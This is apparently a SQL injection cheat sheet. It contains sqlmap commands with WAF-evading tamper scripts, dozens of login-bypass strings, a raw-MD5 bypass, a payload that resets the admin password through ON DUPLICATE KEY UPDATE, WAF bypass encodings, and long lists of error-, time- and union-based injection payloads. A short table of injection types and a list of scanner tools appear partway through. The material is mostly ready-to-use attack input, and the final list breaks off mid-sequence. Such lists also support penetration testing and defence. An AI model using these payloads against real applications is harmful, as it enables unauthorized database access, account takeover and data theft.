**Using Chrome cookie and a Proxy**

sqlmap -u "https://test.com/index.php?id=99" --load-cookie=/media/truecrypt1/TI/cookie.txt --proxy "http://127.0.0.1:8080" -f --time-sec 15 --level 3

**Using suffix to tamper the injection**

python sqlmap.py -u "http://example.com/?id=1" -p id --suffix="-- "

**General tamper option and tamper's list**

tamper=name\_of\_the\_tamper

| **Tamper** | **Description** |
| --- | --- |
| 0x2char.py | Replaces each (MySQL) 0x encoded string with equivalent CONCAT(CHAR(),…) counterpart |
| apostrophemask.py | Replaces apostrophe character with its UTF-8 full width counterpart |
| apostrophenullencode.py | Replaces apostrophe character with its illegal double unicode counterpart |
| appendnullbyte.py | Appends encoded NULL byte character at the end of payload |
| base64encode.py | Base64 all characters in a given payload |
| between.py | Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' |
| bluecoat.py | Replaces space character after SQL statement with a valid random blank character.Afterwards replace character = with LIKE operator |
| chardoubleencode.py | Double url-encodes all characters in a given payload (not processing already encoded) |
| charencode.py | URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %53%45%4C%45%43%54) |
| charunicodeencode.py | Unicode-URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %u0053%u0045%u004C%u0045%u0043%u0054) |
| charunicodeescape.py | Unicode-escapes non-encoded characters in a given payload (not processing already encoded) (e.g. SELECT -> \u0053\u0045\u004C\u0045\u0043\u0054) |
| commalesslimit.py | Replaces instances like 'LIMIT M, N' with 'LIMIT N OFFSET M' |
| commalessmid.py | Replaces instances like 'MID(A, B, C)' with 'MID(A FROM B FOR C)' |
| commentbeforeparentheses.py | Prepends (inline) comment before parentheses (e.g. ( -> /\*\*/() |
| concat2concatws.py | Replaces instances like 'CONCAT(A, B)' with 'CONCAT\_WS(MID(CHAR(0), 0, 0), A, B)' |
| charencode.py | Url-encodes all characters in a given payload (not processing already encoded) |
| charunicodeencode.py | Unicode-url-encodes non-encoded characters in a given payload (not processing already encoded) |
| equaltolike.py | Replaces all occurances of operator equal ('=') with operator 'LIKE' |
| escapequotes.py | Slash escape quotes (' and ") |
| greatest.py | Replaces greater than operator ('>') with 'GREATEST' counterpart |
| halfversionedmorekeywords.py | Adds versioned MySQL comment before each keyword |
| htmlencode.py | HTML encode (using code points) all non-alphanumeric characters (e.g. ‘ -> ') |
| ifnull2casewhenisnull.py | Replaces instances like ‘IFNULL(A, B)’ with ‘CASE WHEN ISNULL(A) THEN (B) ELSE (A) END’ counterpart |
| ifnull2ifisnull.py | Replaces instances like 'IFNULL(A, B)' with 'IF(ISNULL(A), B, A)' |
| informationschemacomment.py | Add an inline comment (/\*\*/) to the end of all occurrences of (MySQL) “information\_schema” identifier |
| least.py | Replaces greater than operator (‘>’) with ‘LEAST’ counterpart |
| lowercase.py | Replaces each keyword character with lower case value (e.g. SELECT -> select) |
| modsecurityversioned.py | Embraces complete query with versioned comment |
| modsecurityzeroversioned.py | Embraces complete query with zero-versioned comment |
| multiplespaces.py | Adds multiple spaces around SQL keywords |
| nonrecursivereplacement.py | Replaces predefined SQL keywords with representations suitable for replacement (e.g. .replace("SELECT", "")) filters |
| overlongutf8.py | Converts all characters in a given payload (not processing already encoded) |
| overlongutf8more.py | Converts all characters in a given payload to overlong UTF8 (not processing already encoded) (e.g. SELECT -> %C1%93%C1%85%C1%8C%C1%85%C1%83%C1%94) |
| percentage.py | Adds a percentage sign ('%') infront of each character |
| plus2concat.py | Replaces plus operator (‘+’) with (MsSQL) function CONCAT() counterpart |
| plus2fnconcat.py | Replaces plus operator (‘+’) with (MsSQL) ODBC function {fn CONCAT()} counterpart |
| randomcase.py | Replaces each keyword character with random case value |
| randomcomments.py | Add random comments to SQL keywords |
| securesphere.py | Appends special crafted string |
| sp\_password.py | Appends 'sp\_password' to the end of the payload for automatic obfuscation from DBMS logs |
| space2comment.py | Replaces space character (' ') with comments |
| space2dash.py | Replaces space character (' ') with a dash comment ('--') followed by a random string and a new line ('\n') |
| space2hash.py | Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n') |
| space2morehash.py | Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n') |
| space2mssqlblank.py | Replaces space character (' ') with a random blank character from a valid set of alternate characters |
| space2mssqlhash.py | Replaces space character (' ') with a pound character ('#') followed by a new line ('\n') |
| space2mysqlblank.py | Replaces space character (' ') with a random blank character from a valid set of alternate characters |
| space2mysqldash.py | Replaces space character (' ') with a dash comment ('--') followed by a new line ('\n') |
| space2plus.py | Replaces space character (' ') with plus ('+') |
| space2randomblank.py | Replaces space character (' ') with a random blank character from a valid set of alternate characters |
| symboliclogical.py | Replaces AND and OR logical operators with their symbolic counterparts (&& and |
| unionalltounion.py | Replaces UNION ALL SELECT with UNION SELECT |
| unmagicquotes.py | Replaces quote character (') with a multi-byte combo %bf%27 together with generic comment at the end (to make it work) |
| uppercase.py | Replaces each keyword character with upper case value 'INSERT' |
| varnish.py | Append a HTTP header 'X-originating-IP' |
| versionedkeywords.py | Encloses each non-function keyword with versioned MySQL comment |
| versionedmorekeywords.py | Encloses each keyword with versioned MySQL comment |
| xforwardedfor.py | Append a fake HTTP header 'X-Forwarded-For' |

**Authentication bypass**

'-'

' '

'&'

'^'

'\*'

' or 1=1 limit 1 -- -+

'="or'

' or ''-'

' or '' '

' or ''&'

' or ''^'

' or ''\*'

'-||0'

"-||0"

"-"

" "

"&"

"^"

"\*"

" or ""-"

" or "" "

" or ""&"

" or ""^"

" or ""\*"

or true--

" or true--

' or true--

") or true--

') or true--

' or 'x'='x

') or ('x')=('x

')) or (('x'))=(('x

" or "x"="x

") or ("x")=("x

")) or (("x"))=(("x

or 2 like 2

or 1=1

or 1=1--

or 1=1#

or 1=1/\*

admin' --

admin' -- -

admin' #

admin'/\*

admin' or '2' LIKE '1

admin' or 2 LIKE 2--

admin' or 2 LIKE 2#

admin') or 2 LIKE 2#

admin') or 2 LIKE 2--

admin') or ('2' LIKE '2

admin') or ('2' LIKE '2'#

admin') or ('2' LIKE '2'/\*

admin' or '1'='1

admin' or '1'='1'--

admin' or '1'='1'#

admin' or '1'='1'/\*

admin'or 1=1 or ''='

admin' or 1=1

admin' or 1=1--

admin' or 1=1#

admin' or 1=1/\*

admin') or ('1'='1

admin') or ('1'='1'--

admin') or ('1'='1'#

admin') or ('1'='1'/\*

admin') or '1'='1

admin') or '1'='1'--

admin') or '1'='1'#

admin') or '1'='1'/\*

1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055

admin" --

admin" #

admin"/\*

admin" or "1"="1

admin" or "1"="1"--

admin" or "1"="1"#

admin" or "1"="1"/\*

admin"or 1=1 or ""="

admin" or 1=1

admin" or 1=1--

admin" or 1=1#

admin" or 1=1/\*

admin") or ("1"="1

admin") or ("1"="1"--

admin") or ("1"="1"#

admin") or ("1"="1"/\*

admin") or "1"="1

admin") or "1"="1"--

admin") or "1"="1"#

admin") or "1"="1"/\*

1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055

**Authentication Bypass (Raw MD5)**

When a raw md5 is used, the pass will be queried as a simple string, not a hexstring.

"SELECT \* FROM admin WHERE pass = '".md5($password,true)."'"

Allowing an attacker to craft a string with a true statement such as ' or 'SOMETHING

md5("ffifdyop", true) = 'or'6�]��!r,��b�

Challenge demo available at [http://web.jarvisoj.com:32772](http://web.jarvisoj.com:32772/)

**Polyglot injection (multicontext)**

SLEEP(1) /\*' or SLEEP(1) or '" or SLEEP(1) or "\*/

**Routed injection**

admin' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055'

**Insert Statement - ON DUPLICATE KEY UPDATE**

ON DUPLICATE KEY UPDATE keywords is used to tell MySQL what to do when the application tries to insert a row that already exists in the table. We can use this to change the admin password by:

Inject using payload:

attacker\_dummy@example.com", "bcrypt\_hash\_of\_qwerty"), ("admin@example.com", "bcrypt\_hash\_of\_qwerty") ON DUPLICATE KEY UPDATE password="bcrypt\_hash\_of\_qwerty" --

The query would look like this:

INSERT INTO users (email, password) VALUES ("attacker\_dummy@example.com", "bcrypt\_hash\_of\_qwerty"), ("admin@example.com", "bcrypt\_hash\_of\_qwerty") ON DUPLICATE KEY UPDATE password="bcrypt\_hash\_of\_qwerty" -- ", "bcrypt\_hash\_of\_your\_password\_input");

This query will insert a row for the user “attacker\_dummy@example.com”. It will also insert a row for the user “admin@example.com”.

Because this row already exists, the ON DUPLICATE KEY UPDATE keyword tells MySQL to update the `password` column of the already existing row to "bcrypt\_hash\_of\_qwerty".

After this, we can simply authenticate with “admin@example.com” and the password “qwerty”!

**WAF Bypass**

No Space (%20) - bypass using whitespace alternatives

?id=1%09and%091=1%09--

?id=1%0Dand%0D1=1%0D--

?id=1%0Cand%0C1=1%0C--

?id=1%0Band%0B1=1%0B--

?id=1%0Aand%0A1=1%0A--

?id=1%A0and%A01=1%A0--

No Whitespace - bypass using comments

?id=1/\*comment\*/and/\*\*/1=1/\*\*/--

No Whitespace - bypass using parenthesis

?id=(1)and(1)=(1)--

No Comma - bypass using OFFSET, FROM and JOIN

LIMIT 0,1 -> LIMIT 1 OFFSET 0

SUBSTR('SQL',1,1) -> SUBSTR('SQL' FROM 1 FOR 1).

SELECT 1,2,3,4 -> UNION SELECT \* FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c JOIN (SELECT 4)d

No Equal - bypass using LIKE/NOT IN/IN/BETWEEN

?id=1 and substring(version(),1,1)like(5)

?id=1 and substring(version(),1,1)not in(4,3)

?id=1 and substring(version(),1,1)in(4,3)

?id=1 and substring(version(),1,1) between 3 and 4

Blacklist using keywords - bypass using uppercase/lowercase

?id=1 AND 1=1#

?id=1 AnD 1=1#

?id=1 aNd 1=1#

Blacklist using keywords case insensitive - bypass using an equivalent operator

AND -> &&

OR -> ||

= -> LIKE,REGEXP, BETWEEN, not < and not >

> X -> not between 0 and X

WHERE -> HAVING

Information\_schema.tables Alternative

select \* from mysql.innodb\_table\_stats;

+----------------+-----------------------+---------------------+--------+----------------------+--------------------------+

| database\_name | table\_name | last\_update | n\_rows | clustered\_index\_size | sum\_of\_other\_index\_sizes |

+----------------+-----------------------+---------------------+--------+----------------------+--------------------------+

| dvwa | guestbook | 2017-01-19 21:02:57 | 0 | 1 | 0 |

| dvwa | users | 2017-01-19 21:03:07 | 5 | 1 | 0 |

...

+----------------+-----------------------+---------------------+--------+----------------------+--------------------------+

mysql> show tables in dvwa;

+----------------+

| Tables\_in\_dvwa |

+----------------+

| guestbook |

| users |

+----------------+

Version Alternative

mysql> select @@innodb\_version;

+------------------+

| @@innodb\_version |

+------------------+

| 5.6.31 |

+------------------+

mysql> select @@version;

+-------------------------+

| @@version |

+-------------------------+

| 5.6.31-0ubuntu0.15.10.1 |

+-------------------------+

mysql> mysql> select version();

+-------------------------+

| version() |

+-------------------------+

| 5.6.31-0ubuntu0.15.10.1 |

+-------------------------+

| **SQL Injection Type** | **Description** |
| --- | --- |
| In-band SQLi (Classic SQLi) | In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results. The two most common types of in-band SQL Injection are Error-based SQLi and Union-based SQLi. |
| Error-based SQLi | Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. |
| Union-based SQLi | Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response. |
| Inferential SQLi (Blind SQLi) | Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server. The two types of inferential SQL Injection are Blind-boolean-based SQLi and Blind-time-based SQLi. |
| Boolean-based (content-based) Blind SQLi | Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. |
| Time-based Blind SQLi | Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. epending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. |
| Out-of-band SQLi | Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable). |
| Voice Based Sql Injection | It is a sql injection attack method that can be applied in applications that provide access to databases with voice command. An attacker could pull information from the database by sending sql queries with sound. |

**SQL Injection Vulnerability Scanner Tool's :**

* [SQLMap](https://github.com/sqlmapproject/sqlmap) – Automatic SQL Injection And Database Takeover Tool
* [jSQL Injection](https://github.com/ron190/jsql-injection) – Java Tool For Automatic SQL Database Injection
* [BBQSQL](https://github.com/Neohapsis/bbqsql) – A Blind SQL-Injection Exploitation Tool
* [NoSQLMap](https://github.com/codingo/NoSQLMap) – Automated NoSQL Database Pwnage
* [Whitewidow](https://www.kitploit.com/2017/05/whitewidow-sql-vulnerability-scanner.html) – SQL Vulnerability Scanner
* [DSSS](https://github.com/stamparm/DSSS) – Damn Small SQLi Scanner
* [explo](https://github.com/dtag-dev-sec/explo) – Human And Machine Readable Web Vulnerability Testing Format
* [Blind-Sql-Bitshifting](https://github.com/awnumar/blind-sql-bitshifting) – Blind SQL-Injection via Bitshifting
* [Leviathan](https://github.com/leviathan-framework/leviathan) – Wide Range Mass Audit Toolkit
* [Blisqy](https://github.com/JohnTroony/Blisqy) – Exploit Time-based blind-SQL-injection in HTTP-Headers (MySQL/MariaDB)

**Generic SQL Injection Payloads**

'

''

`

``

,

"

""

/

//

\

\\

;

' or "

-- or #

' OR '1

' OR 1 -- -

" OR "" = "

" OR 1 = 1 -- -

' OR '' = '

'='

'LIKE'

'=0--+

OR 1=1

' OR 'x'='x

' AND id IS NULL; --

'''''''''''''UNION SELECT '2

%00

/\*…\*/

+ addition, concatenate (or space in url)

|| (double pipe) concatenate

% wildcard attribute indicator

@variable local variable

@@variable global variable

# Numeric

AND 1

AND 0

AND true

AND false

1-false

1-true

1\*56

-2

1' ORDER BY 1--+

1' ORDER BY 2--+

1' ORDER BY 3--+

1' ORDER BY 1,2--+

1' ORDER BY 1,2,3--+

1' GROUP BY 1,2,--+

1' GROUP BY 1,2,3--+

' GROUP BY columnnames having 1=1 --

-1' UNION SELECT 1,2,3--+

' UNION SELECT sum(columnname ) from tablename --

-1 UNION SELECT 1 INTO @,@

-1 UNION SELECT 1 INTO @,@,@

1 AND (SELECT \* FROM Users) = 1

' AND MID(VERSION(),1,1) = '5';

' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Finding the table name

Time-Based:

,(select \* from (select(sleep(10)))a)

%2c(select%20\*%20from%20(select(sleep(10)))a)

';WAITFOR DELAY '0:0:30'--

Comments:

# Hash comment

/\* C-style comment

-- - SQL comment

;%00 Nullbyte

` Backtick

**Generic Error Based Payloads**

OR 1=1

OR 1=0

OR x=x

OR x=y

OR 1=1#

OR 1=0#

OR x=x#

OR x=y#

OR 1=1--

OR 1=0--

OR x=x--

OR x=y--

OR 3409=3409 AND ('pytW' LIKE 'pytW

OR 3409=3409 AND ('pytW' LIKE 'pytY

HAVING 1=1

HAVING 1=0

HAVING 1=1#

HAVING 1=0#

HAVING 1=1--

HAVING 1=0--

AND 1=1

AND 1=0

AND 1=1--

AND 1=0--

AND 1=1#

AND 1=0#

AND 1=1 AND '%'='

AND 1=0 AND '%'='

AND 1083=1083 AND (1427=1427

AND 7506=9091 AND (5913=5913

AND 1083=1083 AND ('1427=1427

AND 7506=9091 AND ('5913=5913

AND 7300=7300 AND 'pKlZ'='pKlZ

AND 7300=7300 AND 'pKlZ'='pKlY

AND 7300=7300 AND ('pKlZ'='pKlZ

AND 7300=7300 AND ('pKlZ'='pKlY

AS INJECTX WHERE 1=1 AND 1=1

AS INJECTX WHERE 1=1 AND 1=0

AS INJECTX WHERE 1=1 AND 1=1#

AS INJECTX WHERE 1=1 AND 1=0#

AS INJECTX WHERE 1=1 AND 1=1--

AS INJECTX WHERE 1=1 AND 1=0--

WHERE 1=1 AND 1=1

WHERE 1=1 AND 1=0

WHERE 1=1 AND 1=1#

WHERE 1=1 AND 1=0#

WHERE 1=1 AND 1=1--

WHERE 1=1 AND 1=0--

ORDER BY 1--

ORDER BY 2--

ORDER BY 3--

ORDER BY 4--

ORDER BY 5--

ORDER BY 6--

ORDER BY 7--

ORDER BY 8--

ORDER BY 9--

ORDER BY 10--

ORDER BY 11--

ORDER BY 12--

ORDER BY 13--

ORDER BY 14--

ORDER BY 15--

ORDER BY 16--

ORDER BY 17--

ORDER BY 18--

ORDER BY 19--

ORDER BY 20--

ORDER BY 21--

ORDER BY 22--

ORDER BY 23--

ORDER BY 24--

ORDER BY 25--

ORDER BY 26--

ORDER BY 27--

ORDER BY 28--

ORDER BY 29--

ORDER BY 30--

ORDER BY 31337--

ORDER BY 1#

ORDER BY 2#

ORDER BY 3#

ORDER BY 4#

ORDER BY 5#

ORDER BY 6#

ORDER BY 7#

ORDER BY 8#

ORDER BY 9#

ORDER BY 10#

ORDER BY 11#

ORDER BY 12#

ORDER BY 13#

ORDER BY 14#

ORDER BY 15#

ORDER BY 16#

ORDER BY 17#

ORDER BY 18#

ORDER BY 19#

ORDER BY 20#

ORDER BY 21#

ORDER BY 22#

ORDER BY 23#

ORDER BY 24#

ORDER BY 25#

ORDER BY 26#

ORDER BY 27#

ORDER BY 28#

ORDER BY 29#

ORDER BY 30#

ORDER BY 31337#

ORDER BY 1

ORDER BY 2

ORDER BY 3

ORDER BY 4

ORDER BY 5

ORDER BY 6

ORDER BY 7

ORDER BY 8

ORDER BY 9

ORDER BY 10

ORDER BY 11

ORDER BY 12

ORDER BY 13

ORDER BY 14

ORDER BY 15

ORDER BY 16

ORDER BY 17

ORDER BY 18

ORDER BY 19

ORDER BY 20

ORDER BY 21

ORDER BY 22

ORDER BY 23

ORDER BY 24

ORDER BY 25

ORDER BY 26

ORDER BY 27

ORDER BY 28

ORDER BY 29

ORDER BY 30

ORDER BY 31337

RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='

RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='

IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--

IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--

%' AND 8310=8310 AND '%'='

%' AND 8310=8311 AND '%'='

and (select substring(@@version,1,1))='X'

and (select substring(@@version,1,1))='M'

and (select substring(@@version,2,1))='i'

and (select substring(@@version,2,1))='y'

and (select substring(@@version,3,1))='c'

and (select substring(@@version,3,1))='S'

and (select substring(@@version,3,1))='X'

**Generic Time Based SQL Injection Payloads**

# from wapiti

sleep(5)#

1 or sleep(5)#

" or sleep(5)#

' or sleep(5)#

" or sleep(5)="

' or sleep(5)='

1) or sleep(5)#

") or sleep(5)="

') or sleep(5)='

1)) or sleep(5)#

")) or sleep(5)="

')) or sleep(5)='

;waitfor delay '0:0:5'--

);waitfor delay '0:0:5'--

';waitfor delay '0:0:5'--

";waitfor delay '0:0:5'--

');waitfor delay '0:0:5'--

");waitfor delay '0:0:5'--

));waitfor delay '0:0:5'--

'));waitfor delay '0:0:5'--

"));waitfor delay '0:0:5'--

benchmark(10000000,MD5(1))#

1 or benchmark(10000000,MD5(1))#

" or benchmark(10000000,MD5(1))#

' or benchmark(10000000,MD5(1))#

1) or benchmark(10000000,MD5(1))#

") or benchmark(10000000,MD5(1))#

') or benchmark(10000000,MD5(1))#

1)) or benchmark(10000000,MD5(1))#

")) or benchmark(10000000,MD5(1))#

')) or benchmark(10000000,MD5(1))#

pg\_sleep(5)--

1 or pg\_sleep(5)--

" or pg\_sleep(5)--

' or pg\_sleep(5)--

1) or pg\_sleep(5)--

") or pg\_sleep(5)--

') or pg\_sleep(5)--

1)) or pg\_sleep(5)--

")) or pg\_sleep(5)--

')) or pg\_sleep(5)--

AND (SELECT \* FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe

AND (SELECT \* FROM (SELECT(SLEEP(5)))YjoC) AND '%'='

AND (SELECT \* FROM (SELECT(SLEEP(5)))nQIP)

AND (SELECT \* FROM (SELECT(SLEEP(5)))nQIP)--

AND (SELECT \* FROM (SELECT(SLEEP(5)))nQIP)#

SLEEP(5)#

SLEEP(5)--

SLEEP(5)="

SLEEP(5)='

or SLEEP(5)

or SLEEP(5)#

or SLEEP(5)--

or SLEEP(5)="

or SLEEP(5)='

waitfor delay '00:00:05'

waitfor delay '00:00:05'--

waitfor delay '00:00:05'#

benchmark(50000000,MD5(1))

benchmark(50000000,MD5(1))--

benchmark(50000000,MD5(1))#

or benchmark(50000000,MD5(1))

or benchmark(50000000,MD5(1))--

or benchmark(50000000,MD5(1))#

pg\_SLEEP(5)

pg\_SLEEP(5)--

pg\_SLEEP(5)#

or pg\_SLEEP(5)

or pg\_SLEEP(5)--

or pg\_SLEEP(5)#

'\"

AnD SLEEP(5)

AnD SLEEP(5)--

AnD SLEEP(5)#

&&SLEEP(5)

&&SLEEP(5)--

&&SLEEP(5)#

' AnD SLEEP(5) ANd '1

'&&SLEEP(5)&&'1

ORDER BY SLEEP(5)

ORDER BY SLEEP(5)--

ORDER BY SLEEP(5)#

(SELECT \* FROM (SELECT(SLEEP(5)))ecMj)

(SELECT \* FROM (SELECT(SLEEP(5)))ecMj)#

(SELECT \* FROM (SELECT(SLEEP(5)))ecMj)--

+benchmark(3200,SHA1(1))+'

+ SLEEP(10) + '

RANDOMBLOB(500000000/2)

AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))

OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))

RANDOMBLOB(1000000000/2)

AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))

OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))

SLEEP(1)/\*' or SLEEP(1) or '" or SLEEP(1) or "\*/

**Generic Union Select Payloads**

ORDER BY SLEEP(5)

ORDER BY 1,SLEEP(5)

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30

ORDER BY SLEEP(5)#

ORDER BY 1,SLEEP(5)#

ORDER BY 1,SLEEP(5),3#

ORDER BY 1,SLEEP(5),3,4#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#

